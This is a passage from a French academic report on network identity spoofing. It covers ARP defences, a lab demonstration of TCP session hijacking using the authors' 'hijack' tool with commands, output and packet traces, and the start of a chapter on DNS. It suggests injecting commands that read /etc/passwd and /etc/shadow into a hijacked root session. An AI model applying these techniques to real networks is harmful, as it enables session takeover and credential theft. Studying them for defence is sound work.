Dans le cas des requêtes mystifiées, nous avons là encore utilisé une astuce basée sur le fait que le module ARP ne fait pas de vérification de cohérence entre les adresses de l'entête Ethernet et les données du paquet ARP. Il suffirait donc de le patcher, de façon à ce qu'il refuse toute requête qui n'est pas transportée par une trame Ethernet en mode diffusion.

### 1.4.3 Chien de garde sur le réseau

Enfin, on peut imaginer une machine chargée de surveiller le réseau, et qui avertit l'administrateur si elle détecte toute activité suspecte. Celle-ci pourrait par exemple construire sa propre table ARP en analysant tous les paquets ARP. Après cette phase d'initialisation, elle serait chargée de surveiller les échanges, et détecter les paquets ARP dont les informations ne correspondent pas aux informations emmagasinées.

## **CHAPITRE SECOND**

### **Usurpation d'identité au niveau TCP/IP : Vol de connexion TCP (Hijacking)**

## Introduction

La corruption de cache ARP permet de rediriger tous les flux de niveau 2, sans distinction de protocole, qui sont échangés entre deux machines d'un réseau Ethernet.

Or une multitude de connexions de niveaux supérieurs peuvent être multiplexées dans un flux de niveau 2. Dans le cas de l'empoisonnement d'une machine qui est amenée à établir de nouvelles connexions en permanence, l'attaquant se retrouve avec nombre important de connexions à gérer, dont la plupart n'offrent aucun intérêt à ses yeux.

En effet, dans la plupart des cas, l'attaquant s'intéresse à un type de connexion précis. Par exemple, supposons qu'une machine offre les services FTP et Web. Pour une raison précise, l'attaquant peut être amené à vouloir rediriger les connexions FTP d'une machine vers ce serveur, tandis que les connexions HTTP n'auront aucun intérêt pour lui.

Par conséquent, nous avons besoin d'une nouvelle technique, qui nous permettra de cibler précisément la connexion à détourner. Il n'est pas question ici de rediriger une connexion au moment où elle est initialisée. En effet, nous ne travaillons plus avec des adresses physiques mais avec des adresses logiques (adresses IP), et l'usurpation d'identité logique paraît inenvisageable.

En revanche, le détournement d'une connexion déjà établie paraît réalisable. Si nous parvenons à rassembler tous les éléments qui identifient une connexion aux yeux des deux interlocuteurs que nous essayons de berner, nous pourrons alors influencer sur cette connexion, et contrôler les données échangées.

Pour le réaliser, il faut agir sur les protocoles qui gèrent cette connexion, à savoir les protocoles de la famille TCP/IP.

## 2.1 La pile TCP/IP

### 2.1.1 Les protocoles

Le protocole IP (*Internet Protocol*) est le ciment qui permet à tous les réseaux TCP/IP de communiquer. Il fonctionne en mode non connecté, et offre en particulier la possibilité d'adresser les machines de manière logique (adresse IP), ce qui leur permet de dialoguer même si elles se trouvent sur des réseaux physiques différents.




Figure 2.1 : L'entête IP

Seuls quelques champs de l'entête IP permettent d'identifier une connexion :

- Le champ *adresse source* indique l'adresse logique de l'émetteur du paquet. Ainsi, le récepteur sait à qui il parle et peut facilement lui répondre.
- Le champs *adresse destination* indique le destinataire, c'est à dire la machine qui se trouve à l'autre bout de la connexion.

- Enfin le champ *protocole* indique le protocole de transport utilisé pour transporter les données de l'utilisateur. Dans notre cas, ce champs aura la valeur 0x06 (TCP).

Contrairement à IP, le protocole TCP (*Transport Control Protocol*) fonctionne en mode connecté, et est chargé de transporter les données de l'utilisateur. L'adressage sous forme de ports logiques permet d'identifier l'application associée à chaque connexion sur la machine. Par exemple, le port 21 est généralement associé à un serveur FTP, le port 80 à un serveur Web, etc. Le mécanisme d'acquittement permet un contrôle de flux logiciel entre les deux interlocuteurs.




Figure 2.2 : L'entête TCP

Nous nous intéressons particulièrement aux éléments qui identifient une connexion, et qui permettent d'assurer son bon fonctionnement : la connaissance de la valeur de ces champs est en effet indispensable pour s'immiscer dans une connexion.

Un certain nombre de drapeaux (*flags*) sont utilisés au cours de la connexion :

- Le bit SYN permet de demander l'établissement d'une connexion.
- Le flag ACK indique qu'il s'agit d'un datagramme d'acquittement (la valeur du champ *numéro d'acquittement* est valide et doit être prise en compte par le récepteur)
- Le bit PSH caractérise une datagramme transportant des données utilisateur.
- Enfin, le bit FIN permet de mettre fin à une connexion.

Comme nous l'avons vu, les *ports source et destination* permettent à TCP d'identifier l'application associée à cette connexion, et par conséquent de lui passer les données de l'utilisateur.

TCP vérifie scrupuleusement la validité des *numéros de séquence* et d'*acquittement* dans le but d'assurer un contrôle de flux fiable.

- Le *numéro de séquence* indique le numéro du premier octet de données contenu dans le datagramme.
- Le *numéro d'acquittement* fournit un d'accusé de réception, et indique le numéro du prochain octet de données attendu par la machine.

Si tout se passe bien (pas de perte de données, de retransmission, etc.), le numéro d'acquittement du récepteur est identique au numéro de séquence du prochain datagramme envoyé par l'émetteur.

## 2.1.2 La connexion TCP

### 2.1.2.1 Établissement

Comme nous nous intéressons ici au vol d'une connexion TCP déjà établie entre deux machines, la phase d'initialisation d'une connexion présente peu d'intérêt pour nous. Il faut cependant savoir qu'elle se déroule en trois phases (*Three Way Handshake*), au cours desquelles les deux machines choisissent et s'échangent leur propre numéro de séquence, qui sera utilisé pendant toute la durée de la connexion.

### 2.1.2.2 Échange de données

Quand la phase d'initialisation est terminée, chaque station connaît le numéro de séquence de l'autre. Elles peuvent commencer l'échange de données utilisateur. Pour illustrer ce mécanisme, supposons que la machine Client veut envoyer le message « Bonjour » au Serveur. Client va donc former un datagramme TCP encapsulant la chaîne de caractères « Bonjour », et avec les numéros de séquence (x) et d'acquittement (y) échangés pendant l'initialisation.

Pour acquitter les données, Serveur met à jour son numéro d'acquittement (x) en ajoutant la longueur des données reçues (7 octets), et émet à son tour un datagramme tenant compte de la nouvelle valeur. En recevant cet accusé de réception, le Client comprend que le Serveur a bien reçu les données, et incrémente son numéro de séquence de 7 octets. Lors de la prochaine émission, il utilisera cette nouvelle valeur comme numéro de séquence.

### 2.1.2.3 Coupure de la connexion

Quand une machine n'a plus besoin de dialoguer avec l'autre, elle ferme la connexion en émettant un datagramme dont le bit FIN est allumé. Elle ne pourra donc plus émettre, mais par contre son interlocuteur pourra continuer à lui transmettre des données : la libération de la connexion TCP se fait donc en deux phases indépendantes.

## 2.2 Vol d'une connexion TCP

Nous connaissons maintenant tous les éléments qui permettent d'identifier une connexion TCP. Voyons à présent comment utiliser ces informations dans le but de détourner une session.

### 2.2.1 Injection de données

Il nous faut tout d'abord être capables de détecter l'initialisation d'une connexion entre les deux hôtes. Cette opération d'espionnage est réalisée simplement en analysant toutes les trames qui circulent sur le réseau local, et en recherchant des paquets qui correspondent à certains critères fixés au préalable :

- Adresses Internet source et destination
- Protocole de transport (TCP)
- Ports source et destination

Quand la connexion est détectée, il faut tenir à jour les numéros de séquence des deux interlocuteurs, car ceux-ci vont probablement s'échanger des données. Il suffit de détecter les datagrammes d'acquittement échangés, et de garder en mémoire la valeur du champ *Numéro d'acquittement*. En supposant que la transmission s'est correctement déroulée, on peut alors affirmer que ce numéro d'acquittement sera aussi le prochain numéro de séquence de la machine à qui le datagramme est destiné. Une simple écoute du réseau nous permet donc de détecter une connexion, et de mettre à jour, au fur et à mesure de l'échange de données, les numéros de séquence des deux victimes.

Nous disposons donc de toutes les informations pour forger un paquet à destination d'une des deux machines, qui semblera provenir de la seconde.

Par conséquent, il devient possible d'injecter des données arbitraires dans cette connexion, et à l'insu des intéressés.

Ces opérations d'espionnage seront réalisées par un programme développé par nos soins. Ce programme, dénommé `hijack`, est capable de détecter les connexions TCP, d'afficher les données échangées, et d'envoyer un paquet de données empruntant la connexion espionnée. Le code source et le mode d'emploi de `hijack` se trouvent en annexe.

Pour mettre tout ceci en pratique, revenons à notre réseau de test :

- 192.168.0.1 jouera le rôle du serveur (en d'autres termes, il met un port TCP sur écoute et attend qu'une machine se connecte.
- 192.168.0.2 sera le client, et établira une connexion avec le serveur.
- 192.168.0.3 est la machine de l'attaquant, et tentera de voler la connexion établie entre les deux machines précédentes.

Après que le client se soit connecté au serveur, nous allons tenter d'envoyer un message quelconque au serveur, en nous faisant passer pour le client (donc en empruntant sa connexion).

On lance un serveur sur le port 30 de 192.168.0.1. Celui-ci affiche sur la console toutes les données qu'on lui envoie :

```
[192.168.0.1] nestor -a -v -w -p 30
Nestor ready !
```

Sur la machine de l'attaquant, on lance l'outil de vol de connexion :

```
[192.168.0.3] hijack -i eth0 -p 30
```

On peut maintenant établir la connexion entre le client et le serveur :

```
[192.168.0.2]$ telnet 192.168.0.1 30
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
/* Le client est connecté, et peut envoyer des messages au serveur */
bonjour serveur !
```

Sur la machine de l'attaquant, `hijack` affiche :

```
[192.168.0.3] hijack -i eth0 -p 30
/* Détection de la connexion entre le client et le serveur */
TCP session detected : 192.168.0.2:1027 <-> 192.168.0.1:30
/* On liste les connexion détectées */
ls
[0] 192.168.0.2:1027 <-> 192.168.0.1:30 - 3711f215 1af9ce
/* On se focalise sur la connexion client<->serveur */
cc 0
/* Demande l'affichage du contenu des datagrammes de données */
dump
/* Détection de l'envoi du message au serveur */
192.168.0.1:30 seq=1767886 tsval=43341
bonjour serveur !
192.168.0.2:1027 seq=923922984 tsval=16270
```

Tentons à présent d'envoyer un message quelconque au serveur en empruntant cette connexion. Cette opération est réalisée grâce à la commande `send` du programme `hijack` :

```
/* Injection de données */
send devine qui c'est !
192.168.0.2:1027 seq=923923002 tsval=16565
```

Voyons si l'injection de données a fonctionné, en analysant les messages affichés par le serveur :

```
[192.168.0.1]# nestor -a -v -w -p 30
Nestor ready !
Connection from 192.168.0.2:1027
19 bytes received :
/* Chaîne envoyée par le vrai client*/
bonjour serveur !
18 bytes received :
/* Les données injectées sont bien affichées par le serveur */
devine qui c'est !
```

L'injection des données a bien fonctionné. Le serveur a bien reçu la chaîne, croyant qu'elle provenait du client, et l'a affichée dans le terminal.

Voyons à présent ce qu'il en est côté client. Après l'envoi du paquet falsifié, le client envoie le message « réponds moi » au serveur. Or ce message n'est pas affiché dans la console du serveur : TCP ne l'a probablement pas pris en compte. En fait la connexion est complètement perdue : aucune des trames envoyées par le client après l'attaque n'est reçue par le serveur.

Pour expliquer ce phénomène, observons la trace de l'analyseur :

```
/* Etablissement de la connexion, détection par l'attaquant */
192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [SYN] Seq=923922964 Ack=0

192.168.0.1 -> 192.168.0.2
TCP 30 > 1027 [SYN, ACK] Seq=1767885 Ack=923922965

192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [ACK] Seq=923922965 Ack=1767886

/* Le client envoie un message au serveur */
192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [PSH, ACK] Seq=923922965 Ack=1767886
Data: bonjour serveur !

192.168.0.1 -> 192.168.0.2
TCP 30 > 1027 [ACK] Seq=1767886 Ack=923922984

/* L'attaquant envoie un paquet falsifié, semblant provenir du client, et
contenant des données destinées au serveur */
192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [PSH, ACK] Seq=923922984 Ack=1767886
Data: devine qui c'est !

/* Le serveur acquitte les données */
192.168.0.1 -> 192.168.0.2
TCP 30 > 1027 [ACK] Seq=1767886 Ack=923923002

/* Le client continue sa discussion avec le serveur.
Problème : le numéro de séquence est inférieur à la valeur acquittée par le
serveur (à cause des données injectées)
*/
192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [PSH, ACK] Seq=923922984 Ack=1767886
Data: réponds moi !

/* Le client ne reçoit pas l'acquittement attendu : il émet à nouveau le
datagramme */
192.168.0.1 -> 192.168.0.2
TCP 30 > 1027 [ACK] Seq=1767886 Ack=923923002

192.168.0.2 -> 192.168.0.1
TCP 1027 > 30 [PSH, ACK] Seq=923922984 Ack=1767886
Data: réponds moi !
```

[ . . . ]

En injectant des données, nous avons complètement désynchronisé le client et le serveur : en recevant nos données falsifiées, le serveur a incrémenté son numéro d'accusé de réception de la taille du message (18 octets). Mais le client n'a aucune connaissance de ces données, et par conséquent, son numéro de séquence est inférieur de 18 par rapport au numéro accusé de réception par le serveur. En d'autres termes, le serveur accuse de réception des données que le client n'a jamais envoyées.

Cela a pour conséquence l'envoi d'une pluie d'accusés de réception par les deux interlocuteurs (aussi appelée « ACK Storm »), qui ne prendra fin que lorsque le client fermera la connexion.




Figure 2.3 : Injection de données dans une connexion TCP

L'injection de données permet d'envoyer un seul datagramme falsifié. Immédiatement après, la connexion est complètement perdue et n'a plus qu'à être coupée. Sous des systèmes d'exploitation tels que Linux, cette pluie d'accusés de réception se caractérise par un échange périodique de datagrammes d'accusés de réception entre le client et le serveur, toutes les trois secondes environ (délai de retransmission d'un datagramme qui n'a pas été correctement accusé de réception).

Par contre, des tests sous Windows NT et 95 ont provoqué une véritable tempête d'accusés de réception (ACK Storm) immédiatement après l'injection des données. L'analyseur a ainsi capturé plus de 100000 trames identiques durant les trois secondes qui ont suivi l'attaque ! Les deux machines s'étant révélées incapables de se resynchroniser, seule une coupure manuelle de la connexion TCP (fermeture du client et du serveur) a pu mettre fin à ce phénomène.

La possibilité de n'envoyer qu'un seul datagramme de données ne doit pas cacher les applications offertes par cette technique : un choix judicieux des données envoyées peut largement compenser cette limitation.

Par exemple, imaginons un client qui se connecte à un serveur telnet sous Linux, puis effectue un `su root`. L'injection des commandes suivantes permet à l'attaquant de connaître le contenu de fichiers très sensibles :

```
cat /etc/passwd
cat /etc/shadow
```

## 2.2.2 Eviction d'une machine

Pour s'emparer d'une connexion de façon durable, nous devons absolument évincer l'un des deux interlocuteurs, et ne plus dialoguer qu'avec l'autre machine.

Par exemple, dans le cas d'une connexion client-serveur, nous pouvons attendre l'établissement d'une connexion TCP, puis évincer le client pour que nous soyons les seuls à dialoguer avec le serveur, et ainsi éviter les problèmes de désynchronisation.

Nous devons dans un premier temps amener les deux interlocuteurs à passer par une troisième machine pour discuter avec l'autre. Une attaque ARP Man in the Middle est idéale pour réaliser une telle redirection.

La redirection effectuée, il s'agit de mettre hors jeu le client, c'est à dire de l'empêcher de dialoguer avec le serveur. Plusieurs possibilités s'offrent à nous :

- Nous pouvons par exemple rediriger le flux du client vers une adresse MAC inexistante sur le réseau (en empoisonnant son cache ARP, de façon à associer l'adresse IP du serveur avec une adresse physique erronée). Du point de vue du client, la connexion TCP sera inutilisable, mais elle ne sera pas coupée.

- Une autre possibilité est d'entamer une procédure de déconnexion du client : comme nous l'avons vu, la déconnexion TCP est réalisée par l'envoi d'un datagramme FIN. Par conséquent, tout ce que nous avons à faire après l'attaque MiM, c'est de forger et d'émettre ce type de datagramme à destination du client, en nous faisant passer pour le serveur. L'utilisateur se trouvant sur la machine cliente observera une brusque déconnexion venant du serveur, sans raison apparente.

Le client évincé, nous pouvons dialoguer avec le serveur sans risque de déconnexion. Cependant, nous devons gérer nous-mêmes la connexion, c'est à dire gérer les acquittements TCP, l'encapsulation des données, forger les datagrammes, les entêtes IP et Ethernet, de façon à émettre une trame brute sur le réseau. En effet, comme la connexion TCP est détournée au vol, nous ne pouvons pas bénéficier de la pile de protocoles de notre système d'exploitation.

## **CHAPITRE TROIS**

### **Usurpation d'identité au niveau de la couche session : DNS cache poisoning**

## 3.1 Etude du protocole DNS

### 3.1.1 Historique des noms de domaine

L'adressage IP, base de l'interconnexion, permet d'identifier de manière unique une machine sur un réseau. Nous pouvons, si nous le souhaitons, nous connecter à un site en ligne à partir de son adresse IP en saisissant dans un navigateur : « http://xxx.xxx.xxx.xxx/ » (avec xxx.xxx.xxx.xxx l'adresse IP de la machine).

La difficulté de mémorisation d'une adresse IP (du type 194.214.10.124) a amené les organismes de normalisation tels que l'ISOC, l'IAB, l'interNIC ou encore l'IANA à se pencher sur une solution facilitant cette mémorisation : la création de noms de domaine. Les noms de domaines permettent d'associer à une adresse IP numérique, un nom simple et textuelle du type « www.univ-paris12.fr ». La gestion de ces noms de domaine a, dans un premier temps, été centralisée par le « Network Information Center » (NIC) sous forme d'un fichier unique : HOSTS.TXT regroupant les correspondances HostName/IP.

Cette gestion a posé une multitude de problèmes.

- L'architecture centralisée [RFC-952, RFC-953] utilisée pour partager le fichier a rendu ce système inutilisable dans une perspective mondiale.
- L'augmentation du nombre de machine sur le réseau a rendu considérable le débit nécessaire au niveau du serveur pour l'envoi du fichier HOSTS.TXT vers toutes les machines du réseau.
- Le temps de mise à jour du fichier posait de réels problèmes pour les personnes désirant créer leur nom de domaine.

Ces difficultés d'administration ont finalement entraîné des équipes de recherche à trouver de nouvelles solutions [IEN-116, RFC-799, RFC-819, RFC-830]. Ces recherches ont abouti sur un principe simple permettant de régir les noms de domaines de façon hiérarchique en utilisant le caractère « . » comme séparateur de niveau hiérarchique.

### 3.1.2 Objectifs de la conception du DNS

Les objectifs de création du DNS ont influencé largement sa structure et ce pour plusieurs raisons :

- Le système conçu doit pouvoir être multi-plateforme, c'est à dire qu'il peut être utilisable aussi bien par des postes clients que par des mainframes. La compatibilité du système doit être totale pour être fonctionnelle.
- Les transactions avec le serveur de noms ne doivent pas être dépendantes du système de communication utilisé.
- Le protocole doit pouvoir gérer tout les types d'adresses de classe 3 (ex : IP, X25).
- Le protocole doit pouvoir servir à identifier à la fois des adresses de courriers électroniques ou de machines.
- L'architecture de gestion doit pouvoir supporter une grande quantité d'information. Nous utiliserons donc une architecture distribuée.
- Pour éviter tout problèmes de transcodage, les noms de domaine doivent être composer de caractère (« a-z », « 1-9 », « - », « . »).

### 3.1.3 Fonctionnement de l'architecture DNS

Les organismes de normalisation ont défini les standards de structuration des domaines en définissant de manière simple la séparation des niveaux d'autorités.

Les noms de domaines auront la forme suivante :

**feuille.sous-class.toplevel**

- Où le niveau 1 de hiérarchie : « top level » pourra prendre les valeurs :

Top level	Utilisation
com	Organisations commerciales
edu	Organisations éducatives
gov	Organisations gouvernementales (non militaires)
mil	Armée et défense
org	Autre organisations
fr,de,sp,us(code pays)	Propre au pays concerné
net	Services et réseaux

Figure 3.1 : Les « top-level » et leurs utilisations

- Où le niveau 2 de hiérarchie : « sous-class » sera géré par l'interNIC (comités de normalisation des noms Internet), et pourra prendre des valeurs alphanumériques :  
Par exemple :

Sous-class	Utilisation
univ-paris12	Concerne le domaine de l'université Paris XII
google	Domaine du moteur de recherche Google®

Figure 3.2 : Exemple de « sous-class »

- Où le niveau 3 de hiérarchie : « feuille » aussi appelé « sous-domaine » sera géré par l'administrateur du domaine « sous-class ». Le sous-domaine est donc totalement libre de modification par l'administrateur, les modifications ne sont pas payantes comme le peuvent être les modifications d'un domaine auprès de l'interNIC.  
Par exemple :

Feuilles	Utilisation
www	Désigne généralement le serveur http
mail	Désigne généralement le serveur de courrier
ftp	Désigne généralement le serveur de fichier
news	Désigne généralement le serveur de news

Figure 3.3 : les « feuilles » et leurs utilisations courantes

Les niveaux de hiérarchie étant définis, nous allons maintenant nous intéresser à la gestion de ces niveaux sur le réseau et la manière dont ils sont utilisés pour résoudre un nom d'hôte de manière efficace, c'est à dire le plus rapidement possible. On définira le terme « résoudre » par l'action de récupérer l'adresse IP d'une machine à partir d'un nom d'hôte.

Si nous assimilons la hiérarchie domaniale à une structure arborisée, nous pouvons aisément concevoir le système de résolution des noms de domaines :




Figure 3.4 : Logique de résolution DNS

La logique de résolution suivra la flèche jaune pour résoudre l'adresse « www.univ-paris12.fr ». Nous partons du niveau le plus haut pour arriver au plus bas.

Lorsque qu'un utilisateur quelconque désire se connecter à une machine distante grâce à un nom de domaine, la machine cliente va dépêcher une requête de demande au serveur de résolution (aussi baptisé serveur DNS pour Domain Name Service) afin d'obtenir l'adresse IP de la machine.

Le serveur va dans un premier temps vérifier si le nom de domaine recherché ne coïncide pas avec son domaine d'autorité, si c'est le cas il connaît l'adresse IP il peut donc la renvoyer, sinon il vérifie s'il ne possède pas cette adresse dans son « cache » mémoire, c'est à dire qu'il vérifie si le nom de domaine ne lui a pas déjà été demandé préalablement (auquel cas il connaît la réponse et il l'envoie), le cas échéant, il envoie une requête au serveur DNS lui faisant autorité et ceci récursivement jusqu'à ce que le domaine soit résolu.

Nous arrivons schématiquement à :




Figure 3.5 : Algorithme de résolution DNS

La résolution récursive de ces adresses requiert un minimum de communication entre les machines du réseau et permet de minimiser les ressources nécessaires à la conversion.

Les échanges sur le réseau seront de ce type :




Figure 3.6 : Echange de paquets de résolution de domaine sur un bus

A partir de ce type de schéma les résolutions ne sont plus des problèmes, la mise à jour se fait rapidement, nul besoin de télécharger de fichier de taille importante, le traitement est dit « distribué ».

### 3.1.4 Le protocole

Après avoir étudié les concepts sur la résolution nous allons nous pencher sur l'implémentation protocolaire du DNS à travers les réseaux IP de manière générale. Nous nous intéresserons surtout aux communications client/serveur.

Le protocole DNS est situé au niveau Session du modèle OSI de l'ISO :

Niveau du modèle OSI	Encapsulation
SESSION(5)	DNS
TRANSPORT(4)	UDP
RESEAUX(3)	IP
LIAISON DE DONNEES(2)	ETHERNET II
